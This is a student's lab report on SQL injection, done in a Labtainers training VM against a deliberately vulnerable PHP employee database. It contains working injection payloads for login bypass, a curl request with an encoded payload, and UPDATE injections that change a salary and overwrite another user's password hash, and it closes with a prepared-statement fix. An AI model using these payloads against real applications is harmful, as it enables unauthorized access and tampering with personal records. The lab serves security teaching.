Name: Muhfat Alam

EMPLID: 23708281

Professor: Jennifer Holst

Lab 3 – Database Security

Date: September 24, 2022

In this lab, we are going to use SQL injection technique that exploits the vulnerabilities in the interface between web applications and database. For this lab, after we open the labtainer in the virtualBox there will be terminal prompt will be open and it starts at **student@LabtainersVM:~/labtainer/labtainer-student$**, where we need to type

```

labtainer sql-inject

```

After type the above command, necessary packet will be downloaded, and press enter will bring two different types of terminals and one website from Mozilla Firefox. One is for **web-server,** another is for **client.** We are going to check our host server from the **web-server** terminal by typing

```

cat /etc/hosts

```

Graphical user interface, text

Description automatically generated

From here, our main lab will begin.

1. MySQL Console

Here, we are going to familiarize with some basic SQL commands and work with the given database called **Users,**  which contains a table called **credential**. This table stores some personal information like Employee ID, password, SSN, date of birth and so on. Only the admin is allowed to change the information in database. But each employee can change/update their basic information, not the salary.

In this task, we are getting all information from the **web-server** windows and familiarize how SQL commands works.

We need to login to MySQL console in the server’s virtual terminal by following command:

```

mysql -u root -pseedubuntu

```

Graphical user interface, text

Description automatically generated

Here, -u used for username to use when connecting the server. After login, there are already a database exit, we just need to load this data base by this command:

```

mysql> use Users;


```

To show what tables are there in the **Users** database,

```

mysql> show tables;

```



To show what content there is in the credential table, simply type the following command:

```

mysql> select \* from credential;

```

Text

Description automatically generated

***Note: In MySQL database we need to type ; (semi-colon) after each command. Otherwise, Nothing will shows there and you need to type exit; to go back previous settings.***

**Testing SQL Command**

Here, In the browser, we are trying to inject SQL command to see if it’s work or not. As we know, in this website has a vulnerability by looking at the **PHP** code. In the code is says:

```

SELECT \* from credential

WHERE Name='$name' and Password= '$pwd';

```

So, from the popup website from the browser, if we type

```

***‘ or 1 = 1 #***

```

in the Employee ID section, after # everything will be commenting out, so there will be no password required. Then, we can easily see all the employees’ information with details.

1. **SQL Injection Attack on SELECT Statement**

SQL Injection is the way attacker change the database or steal information from the database. It happened when attacker find a vulnerability in the code and they can easily input malicious code. My job in here, as a attacker, is to log into the application without knowing any employee’s credential.

To start the attack, I need to took the code that was written in php. The php code is located in the **/var/www/ seedlabsqlinjection.com/public\_html** directory on the web-server. You can use **nano** to see the command.

The following code shows how user are authenticated. The SQL statements selects personal employee information such as id, name, salary, ssn, etc from the credential table. The variables input eid and pwd hold the strings typed by users in the login page. Basically, the program checks whether any record matches with the employee ID and Password. The code is in the following

```

$conn = getDB();

$sql = "SELECT id, name, eid, salary, birth, ssn, phonenumber,

address, email, nickname, Password

FROM credential

WHERE eid= ’$input\_eid’ and password=’$input\_pwd’";

$result = $conn->query($sql))

// The following is pseudo code

if(name==’admin’){

return All employees information.

} else if(name!=NULL){

return employee information.

} else {

authentication fails.

}

```

Graphical user interface, website

Description automatically generated

* 1. **SQL Injection Attack from webpage**

Here, my goal is to log into a web application as the administrator. After we start type **labtainer sql-inject**, there are web page loaded in our browser, we go over there any try to log in as admin. We know, **Emplooyee ID** will be **Admin** and we don’t know the password. To access as admin, we can simply do SQL Injection in the system, by typed

```

‘ or Name=’Admin’ #

```Graphical user interface, application

Description automatically generated

After typed that if we clicked on **Get Information,** we can see all the employee’s name, ssn, dob, salary and so on.

Graphical user interface, text, application, email

Description automatically generated

* 1. **SQL Injection Attack from command line.**

Here, to see all the employee’s information in the command line to pretend as an admin. For doing this, we need to have a closer look in the **URL** section. After input the admin credential, how the **URL** generate, we have to look for it. As we see, after **unsafe\_credential.php?** there is EID and Password are generated and they are connected with **&** sign.

So, in our client terminal, we can simply type this following code:

```

*curl 'http: //seedlabsqlinjection.com/unsafe\_ credential.php?EID=%27+or+Name%3D%27Admin%2*

*7+%23&Password=’*

```

***Note: Make sure the whole URL is in single quote (‘), and for quote we use %27 and for white space we used %20***

Text

Description automatically generated

* 1. **Append a new SQL statement**

In the above two attack, we can simply see or steal the information, it will be better if we can modify the database using same vulnerability in the login page on the website through the browser. Here, we are use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL semicolon(;) used for separate two SQL statements. So, here I try to update **Alice**  information. Alice don’t have her nickname, so I want to give her a nickname by following this command:

```

alice'; update credential set nickname='Alice' where sss='10211002' ;#

```

Graphical user interface, text, application

Description automatically generated

After tying to inject this SQL code, there is nothing change. This doesn’t work.

Graphical user interface, text, application, email

Description automatically generated

1. **SQL Inject Attack on UPDATE Statement**

In the SQL injection, it is very dangerous when anyone can update their all information. It makes more damage. In the Employee Management application, there is an **Edit** option that allows all employees to update their information include nickname, email, address, phone number, and password. Other than, this they can’t update or modify. When employees update their information through the Edit profile page, the following **SQL UPDATE** query will be executed. The PHP code implemented in the **unsafe\_edit.php** file is used to update employee’s profile information. The PHP file is located in the **/var/www/seedlabsqlinjection.com/public\_html** directory on the web server.

```

$conn = getDB();

$sql = "UPDATE credential SET nickname=’$nickname’,

email=’$email’,

address=’$address’,

phonenumber=’$phonenumber’,

Password=’$pwd’

WHERE id= ’$input\_id’ ";

$conn->query($sql))

```

* 1. **SQL Injection Attack on Update Statement – modify salary**

In the edit profile, employee can only update their nicknames, emails, addresses, phone numbers, and passwords, however they are not authorize to change their salaries or their names. Only the administrator are allow to changes of salaries. Now, in here as a alice, I’m going to change her salary because I know, this PHP code is vulnerable and it’s easy to inject SQL code. So for login as alice I used

```

‘ or Name=’alice’ #

```

Graphical user interface, application

Description automatically generated

After log in alice account, I see her salary is 20000. Now I need to update her salary. To change her salary, we need to click on **Edit Profile**.

Graphical user interface

Description automatically generated

And on the Edit Profile, there is a option to change her nick name. Here, I’m going to inject SQL code by typing

```

‘,salary=’6000

```

Graphical user interface

Description automatically generated

Then press edit. After edit this, we can simply see get raised to 60000.

Graphical user interface

Description automatically generated with medium confidence

* 1. **SQL Inject Attack on Update Statement – modify other people’ password**

Using the same vulnerability in the above UPDATE statement, malicious employees can also change other people’s data. Before changing another password, we need a hash value for password. To get the password hash value we use **client terminal** and type

```

echo -n “passwd4bob” | sha1sum

```

Graphical user interface, text

Description automatically generated

I get the hash value for password (**passwd4bob**) and encrypted with **sha1sum**. To change bob password, we need to go for alice account using

```

‘or Name=’alice’ #

```

after login we need to go the edit profile, then in the NickName section we will type

```

‘,password=’7f2ca3a5dacaade2559c0644ad83cdb4323e1f96’ where name=’Boby’;#

```

After change the password, we can check the hash password are matched with web server in MySQL. In the web-server we can type

```

mysql -u root -pseedubuntu

```

```

mysql> select \* from credential;

```

Text

Description automatically generated

To login for bob, We know bob Employee ID is **20000**, and password is ‘**passwd4bob’.** With this credential, we can login successful.

Graphical user interface, text

Description automatically generated

Graphical user interface

Description automatically generated

1. **Countermeasure – Prepared Statement**

Now, we see this website is vulnerable in the PHP code. So we are going to check the code and open with **nano** editor and try to fix the code. The code is in different directory. To enter the directory

```

cd /var/www/seedlabsqlinjection.com/public\_html

ls -l

```

Graphical user interface, application

Description automatically generated

Now check what PHP code are written in **unsafe\_credential.php** by opening with nano editor.

```

nano unsafe\_credential.php

```

Graphical user interface, website

Description automatically generated

Now in going to change the above code which is

```

$conn = getDB();

$sql = "SELECT name, local, gender

FROM USER\_TABLE

WHERE id = $id AND password =’$pwd’ ";

$result = $conn->query($sql))

```

Here we change this code with

```

$conn = getDB();

$stmt = $conn->prepare("SELECT name, local, gender

FROM USER\_TABLE

WHERE id = ? and password = ? ");

// Bind parameters to the query

$stmt->bind\_param("is", $id, $pwd);

$stmt->execute();

$stmt->bind\_result($bind\_name, $bind\_local, $bind\_gender);

$stmt->fetch();

```

Graphical user interface, text, website

Description automatically generated

Now, after update the code, we can’t login as

```

alice’ #

```

or

```

***‘ or 1 = 1 #***

```

There is nothing showed up.

Graphical user interface, text, application

Description automatically generated